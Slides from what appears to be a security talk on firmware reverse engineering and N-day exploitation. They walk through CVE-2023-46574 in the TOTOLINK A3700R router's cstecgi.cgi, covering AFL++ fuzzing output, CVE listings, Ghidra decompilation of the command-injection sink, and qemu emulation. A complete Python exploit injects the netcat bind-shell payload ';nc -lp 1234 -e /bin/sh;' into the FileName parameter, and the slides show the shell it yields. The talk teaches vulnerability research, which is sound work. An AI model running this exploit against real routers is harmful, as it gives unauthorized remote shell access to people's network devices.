


FIRMWARE DIFFING TO NDAY EXPLOITS



WHOAMI

- IoT security researcher
- Interested in learning reverse engineering & vulnerability research

@lamAlch3mist

```
AFL ++4.09a {default} (.../327680-3346432.cramfs_extract/bin/busybox) [fast]
process timing
  run time : 0 days, 0 hrs, 0 min, 6 sec
  last new find : none yet (odd, check syntax!)
  last saved crash : none seen yet
  last saved hang : none seen yet
cycle progress
  now processing : 0.15 (0.0%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : havoc
  stage execs : 130/459 (28.32%)
  total execs : 6588
  exec speed : 1300/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 0/6438, 0/0
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 95.12%/11, disabled
strategy: explore
state: started :-)
overall results
  cycles done : 5
  corpus count : 1
  saved crashes : 0
  saved hangs : 0
map coverage
  map density : 0.42% / 0.42%
  count coverage : 1.00 bits/tuple
findings in depth
  favored items : 1 (100.00%)
  new edges on : 1 (100.00%)
  total crashes : 0 (0 saved)
  total tmoouts : 1 (0 saved)
item geometry
  levels : 1
  pending : 0
  pend fav : 0
  own finds : 0
  imported : 0
  stability : 100.00%
[cpu000: 12%]
```



GHIDRA

AGENDA: WHY N-DAYS ?

- Zero-day vs N-day
- To get into vulnerability research
- Real world bug hunting experience
- One step near to finding real 0 days

TPLINK – CVE ????

TPLINK

- 11 CVE records only
- In Chinese countries referred as TOTOLINK

Search Results

There are **11** CVE Records that match your search.

Name	Description
CVE-2023-43138	TPLINK TL-ER5120G 4.0 2.0.0 Build 210817 Rel.80868n has a command injection vulnerability, when an attacker adds NAPT rules after authentication, and the rule name has an injection point.
CVE-2023-43137	TPLINK TL-ER5120G 4.0 2.0.0 Build 210817 Rel.80868n has a command injection vulnerability, when an attacker adds ACL rules after authentication, and the rule name parameter has injection points.
CVE-2023-38909	An issue in TPLink Smart bulb Tapo series L530 v.1.0.0 and Tapo Application v.2.8.14 allows a remote attacker to obtain sensitive information via the IV component in the AES128-CBC function.
CVE-2023-38908	An issue in TPLink Smart bulb Tapo series L530 v.1.0.0 and Tapo Application v.2.8.14 allows a remote attacker to obtain sensitive information via the TSKEP authentication function.
CVE-2023-38907	An issue in TPLink Smart bulb Tapo series L530 v.1.0.0 and Tapo Application v.2.8.14 allows a remote attacker to obtain sensitive information via session key in the message function.
CVE-2023-38906	An issue in TPLink Smart bulb Tapo series L530 v.1.0.0 and Tapo Application v.2.8.14 allows a remote attacker to obtain sensitive information via the authentication code for the UDP message.
CVE-2020-12475	TP-Link Omada Controller Software 3.2.6 allows Directory Traversal for reading arbitrary files via com.tp_link.eap.web.portal.PortalController.getAdvertiseFile in /opt/tplink/EAPController/lib/eap-web-3.2.6.jar.
CVE-2015-3035	Directory traversal vulnerability in TP-LINK Archer C5 (1.2) with firmware before 150317, C7 (2.0) with firmware before 150304, and C8 (1.0) with firmware before 150316, Archer C9 (1.0), TL-WDR3500 (1.0), TL-WDR3600 (1.0), and TL-WDR4300 (1.0) with firmware before 150302, TL-WR740N (5.0) and TL-WR741ND (5.0) with firmware before 150312, and TL-WR841N (9.0), TL-WR841N (10.0), TL-WR841ND (9.0), and TL-WR841ND (10.0) with firmware before 150310 allows remote attackers to read arbitrary files via a .. (dot dot) in the PATH_INFO to login/.
CVE-2012-6276	Directory traversal vulnerability in the web-based management interface on the TP-LINK TL-WR841N router with firmware 3.13.9 build 120201 Rel.54965n and earlier allows remote attackers to read arbitrary files via the URL parameter.
CVE-2012-5687	Directory traversal vulnerability in the web-based management feature on the TP-LINK TL-WR841N router with firmware 3.13.9 build 120201 Rel.54965n and earlier allows remote attackers to read arbitrary files via a .. (dot dot) in the PATH_INFO to the help/ URI.
CVE-2012-2440	The default configuration of the TP-Link 8840T router enables web-based administration on the WAN interface, which allows remote attackers to establish an HTTP connection and possibly have unspecified other impact via unknown vectors.

[BACK TO TOP](#)

SEARCH CVE USING KEYWORDS:

Submit

You can also search by reference using the [CVE Reference Maps](#).

For More Information: [CVE Request Web Form](#) (select "Other" from dropdown)

TOTOLINK – CVE ????

TOTOLINK

- Found around 544 CVE for TOTOLINK
- I have little bit experience working with TPLINK routers

Search Results

There are **544** CVE Records that match your search.

Name	
CVE-2024-32335	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in Access Control under the Wireless Page.
CVE-2024-32334	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in IP/Port Filtering under the Firewall Page.
CVE-2024-32333	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in MAC Filtering under the Firewall Page.
CVE-2024-32332	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in WDS Settings under the Wireless Page.
CVE-2024-32327	TOTOLINK N300RT V2.1.8-B20201030.1539 contains a Store Cross-site scripting (XSS) vulnerability in Port Forwarding under the Firewall Page.
CVE-2024-32326	TOTOLINK EX200 V4.0.3c.7646_B20201211 contains a Cross-site scripting (XSS) vulnerability through the key parameter in the setWiFiExtenderConfig function.
CVE-2024-32325	TOTOLINK EX200 V4.0.3c.7646_B20201211 contains a Cross-site scripting (XSS) vulnerability through the ssid parameter in the setWiFiExtenderConfig function.
CVE-2024-31817	In TOTOLINK EX200 V4.0.3c.7646_B20201211, an attacker can obtain sensitive information without authorization through the function getSysStatusCfg.
CVE-2024-31816	In TOTOLINK EX200 V4.0.3c.7646_B20201211, an attacker can obtain sensitive information without authorization through the function getEasyWizardCfg.
CVE-2024-31815	In TOTOLINK EX200 V4.0.3c.7314_B20191204, an attacker can obtain the configuration file without authorization through /cgi-bin/ExportSettings.sh
CVE-2024-31814	TOTOLINK EX200 V4.0.3c.7646_B20201211 allows attackers to bypass login through the Form_Login function.
CVE-2024-31813	TOTOLINK EX200 V4.0.3c.7646_B20201211 does not contain an authentication mechanism by default.
CVE-2024-31812	In TOTOLINK EX200 V4.0.3c.7646_B20201211, an attacker can obtain sensitive information without authorization through the function getWiFiExtenderConfig.
CVE-2024-31811	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a remote code execution (RCE) vulnerability via the langType parameter in the setLanguageCfg function.
CVE-2024-31809	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a remote code execution (RCE) vulnerability via the FileName parameter in the setUpgradeFW function.
CVE-2024-31808	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a remote code execution (RCE) vulnerability via the webWlanIdx parameter in the setWebWlanIdx function.
CVE-2024-31807	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a remote code execution (RCE) vulnerability via the hostTime parameter in the NTPSyncWithHost function.
CVE-2024-31806	TOTOLINK EX200 V4.0.3c.7646_B20201211 was discovered to contain a Denial-of-Service (DoS) vulnerability in the RebootSystem function which can reboot the system without authorization.
CVE-2024-31805	TOTOLINK EX200 V4.0.3c.7646_B20201211 allows attackers to start the Telnet service without authorization via the telnet_enabled parameter in the setTelnetCfg function.
CVE-2024-29419	There is a Cross-site scripting (XSS) vulnerability in the Wireless settings under the Easy Setup Page of TOTOLINK X2000R before v1.0.0-B20231213.1013.
CVE-2024-28640	Buffer Overflow vulnerability in TOTOLink X5000R V9.1.0u.6118-B20201102 and A7000R V9.1.0u.6115-B20201022 allows a remote attacker to cause a denial of service (DoS) via the command field.
CVE-2024-28639	Buffer Overflow vulnerability in TOTOLink X5000R V9.1.0u.6118-B20201102 and A7000R V9.1.0u.6115-B20201022, allow remote attackers to execute arbitrary code and cause a denial of service (DoS) via the IP
CVE-2024-28404	TOTOLINK X2000R before V1.0.0-B20231213.1013 contains a Stored Cross-site scripting (XSS) vulnerability in MAC Filtering under the Firewall Page.
CVE-2024-28403	TOTOLINK X2000R before V1.0.0-B20231213.1013 is vulnerable to Cross Site Scripting (XSS) via the VPN Page.
CVE-2024-28402	TOTOLINK X2000R before V1.0.0-B20231213.1013 contains a Stored Cross-site scripting (XSS) vulnerability in IP/Port Filtering under the Firewall Page.
CVE-2024-28401	TOTOLINK X2000R before v1.0.0-B20231213.1013 contains a Store Cross-site scripting (XSS) vulnerability in Root Access Control under the Wireless Page.
CVE-2024-28338	A login bypass in TOTOLINK A8000RU V7.1cu.643_B20200521 allows attackers to login to Administrator accounts via providing a crafted session cookie.
CVE-2024-27521	TOTOLINK A3300R V17.0.0cu.557_B20221024 was discovered to contain an unauthenticated remote command execution (RCE) vulnerability via multiple parameters in the "setOpModeCfg" function. This security i
CVE-2024-25468	An issue in TOTOLINK X5000R V9.1.0u.6369_B20230113 allows a remote attacker to cause a denial of service via the host_time parameter of the NTPSyncWithHost component.

TOTOLINK – CVE 2023-46574

TOTOLINK

- TOTOLINK A3700R v.9.1.2u.6165 firmware vulnerable to code execution in FileName parameter

HOME > CVE > CVE-2023-46574


[Printer-Friendly View](#)

CVE-ID	
CVE-2023-46574	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
An issue in TOTOLINK A3700R v.9.1.2u.6165_20211012 allows a remote attacker to execute arbitrary code via the FileName parameter of the UploadFirmwareFile function.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">MISC:https://github.com/OraclePi/repo/blob/main/totolink%20A3700R/1/A3700R%20%20V9.1.2u.6165_20211012%20vuln.md	
Assigning CNA	
MITRE Corporation	
Date Record Created	
20231023	Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20231023)	
Votes (Legacy)	
Comments (Legacy)	
Proposed (Legacy)	
N/A	

TOTOLINK – CVE 2023-46574

TOTOLINK – A3700R

- Found the vulnerable firmware
- Firmware is not encrypted, yay!



The screenshot shows the Totolink support page for the A3700R router. The page is titled "A3700R High Power Dual Band Giga Wireless Router" and lists three firmware versions for download: V9.1.2u.6322_20220609, V9.1.2u.6165_20211012, and V9.1.2u.6134_B20201202. Each version includes a table with release date, language, and file size, as well as a list of modifications and bug fixes. The page also features a "Download" button for each version and a "Related software" tab.

https://totolink.tw/support_view/A3700R

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The Smartest Network Device

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common problem Related software Set up video

A3700R High Power Dual Band Giga Wireless Router [Download](#)
V9.1.2u.6322_20220609

Release date: 2023-10-26	Language: Multilingual	File size: 9.2MB
--------------------------	------------------------	------------------

1. Update WiFi patch.
2. Fix connection problems.

A3700R High Power Dual Band Giga Wireless Router [Download](#)
V9.1.2u.6165_20211012

Release date: 2023-08-28	Language: Multilingual	File size: 9.5MB
--------------------------	------------------------	------------------

Optimize wireless network parameters.

A3700R High Power Dual Band Giga Wireless Router [Download](#)
V9.1.2u.6134_B20201202

Release date: 2020-12-02	Language: Multilingual	File size: 8.8MB
--------------------------	------------------------	------------------

Modifications and bug fixes:

1. Fixed the issue of abnormal speed of 5GHz guest network.

TOTOLINK – CVE 2023-46574

TOTOLINK – CSTECGI.CGI

- Extracted the file system using unblob
- Using grep found the vulnerable cgi binary

```
→ grep -Ra FileName 2>/dev/null
www/cgi-bin/cstecgi.cgi:protal pagert_sta wisprt_sta autowl_sta wispwl_sta autowan_route xIP_Routedsw modenetworkmap_fullscanWanTypeListIP_Bridgedd
hcp,pppoe,staticrestart_rebootcnHelpUrl %shttp://%srm -f %s/tmp/discoverdiscover &discoverProtoflash_sizeflashSizemtkplatformcloudFwcomputer_name10
000maxSizesetUpgradeFW2.0csteVersion/cgi-bin/cstecgi.cgi?action=upload&UploadFirmwareFileupgradeAction/tmp/linux.trx/cgi-bin/cstecgi.cgi?action=upl
oad&setUploadSettingimportAction/cgi-bin/ExportSettings.shexportActioncs_resetFileNameContentLengthMSG_config_errorsettingERRHDR2/sbin/watchdogkill
all %s %s-qwatchdog/usr/sbin/nvramrestorerestFlagskillall %sforceupgcloudupg_modecloudupg_timecpcp -f %s %s/bin/mtd_write/tmp/proc/sys/vm/drop_cache
srestore_defaultsflash_firmwarewtimeupgradeStatusFullName/tmp/myImage.imgmv %s %sMM_FwFileInvalidupgradeERRMM_fwupload_errorfullflashMM_flashsize_e
rrorMM_cloud_fw2flash1Bad size: "%s" is no valid image
QUERY_STRINGCONTENT_LENGTHaction=loginflag=ie8flag=1{"topicurl":"loginAuth","loginAuthUrl":"%s&http_host=%s&flag=1"}{"topicurl":"loginAuth","loginA
uthUrl":"%s&http_host=%s"}action=uploadUPLOAD_FILENAMEUploadOpenVpnCert{"topicurl":"%s","FileName":"%s","ContentLength":"%d","cert_type":"%s","cert
_name":"%s","FullName":"%s"}{"topicurl":"%s","FileName":"%s","ContentLength":"%d","flags":"%d","FullName":"%s"}topicurlNEED_AUTHgetInitCfggetLo
ginCfgloginAuthUploadCustomModulegetSysStatusCfggetCrpccfggetDmzCfggetsetdel{"topicurl":"loginAuth","loginAuthUrl":"%s&http_host=%s&flag=ie8"}%s%dR
ead file error:%s!
```


TOTOLINK – CVE 2023-46574

TOTOLINK - CSTECGI.CGI

- Using string search in ghidra
- Found the cross reference to the string in **FUN_0042f718**
- Command injection in FileName parameter – source
- doSystem function is the - sink

```
66
67  memset(img_name, 0x0, 0x80);
68  file_name_ret = websGetVar(param_1, "FileName", (undefined2 *) 0x43b918);
69  websGetVar(param_1, "FullName", (undefined2 *) 0x43b918);
70  __nptr = websGetVar(param_1, "ContentLength", &DAT_00439bac);
71  uVar1 = cJSON_CreateObject();
72  lVar2 = strtol((char *) __nptr, NULL, 0xa);
73  __len = lVar2 + 0x1;
74  img_name[0] = '/';
75  img_name[1] = 't';
76  img_name[2] = 'm';
77  img_name[3] = 'p';
78  img_name[4] = '/';
79  img_name[5] = 'm';
80  img_name[6] = 'y';
81  img_name[7] = 'I';
82  img_name[8] = 'm';
83  img_name[9] = 'a';
84  img_name[10] = 'g';
85  img_name[11] = 'e';
86  img_name[12] = '.';
87  img_name[13] = 'i';
88  img_name[14] = 'm';
89  img_name[15] = 'g';
90  img_name[16] = '\0';
91  doSystem("mv %s %s", file_name_ret, img_name);
```

TOTOLINK – CVE 2023-46574

TOTOLINK - EMULATION

- Emulated the http web server
- Emulation is straight forward
- Little bit of patching is required
- Server started in port 80 :0

```
Alacrity
→ sudo chroot . ./qemu-mipsel-static ./bin/busybox sh

BusyBox v1.24.2 (2021-10-12 10:29:32 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

→ lighttpd -f lighttp/lighttpd.conf
2024-04-20 05:36:29: (log.c.97) server started
→ █

Alacrity
LISTEN      0          511             127.0.0.1:6379      0.0.0.0:*
LISTEN      0          4096            127.0.0.53%lo:53    0.0.0.0:*
LISTEN      0          32             192.168.122.1:53    0.0.0.0:*
LISTEN      0          1024            0.0.0.0:8080        0.0.0.0:*
LISTEN      0          1024            0.0.0.0:80          0.0.0.0:*
LISTEN      0          32             127.0.0.1:53        0.0.0.0:*
LISTEN      0          128             0.0.0.0:22          0.0.0.0:*
LISTEN      0          128             127.0.0.1:631       0.0.0.0:*
LISTEN      0          2042            127.0.0.1:5432      0.0.0.0:*
LISTEN      0          32              [::1]:53            [::]:*
LISTEN      0          128              [::1]:631           [::]:*
LISTEN      0          128              [::]:22             [::]:*
LISTEN      0          511              [::1]:6379          [::]:*
→ █
```

TOTOLINK – CVE 2023-46574

```
1 2 3 4 5
Alacrity
→ python3 xpl.py
Alacrity
→ nc -nv 127.0.0.1 1234
Connection to 127.0.0.1 1234 port [tcp/*] succeeded!
ls /
bin
dev
etc
etc_ro
home
init
lib
lighttp
media
mnt
opt
proc
qemu-mipsel-static
sbin
sys
tmp
usr
var
www
█
```

TOTOLINK - EXPLOITATION

- Final POC to exploit the command injection
- Requires authentication to exploit the bug

TOTOLINK – CVE 2023-46574

TOTOLINK – EXPLOIT POC

- FileName parameter is a JSON object to the binary
- Injected netcat bindshell payload
- Easy N-day ?

```
xpl.py

import requests
import time

url = 'http://127.0.0.1/cgi-bin/cstecgi.cgi'
session_id = '2:1713592506:2'
data = {'topicurl': 'UploadFirmwareFile', 'FileName': ';nc -lp 1234 -e /bin/sh;'}
headers = {'Cookie': f'SESSION_ID={session_id}'}
response = requests.post(url, headers=headers, json=data)

if response.status_code == 200:
    print('POST request successful!')
    print('Response content:', response.text)
    # time.sleep(100)
else:
    print('POST request failed with status code:', response.status_code)
```

TOTOLINK – EASY N-DAY

TOTOLINK – EXPLOIT POC

- FileName parameter is a JSON object to the binary
- Injected netcat bindshell payload
- Easy N-day ?

```
xpl.py

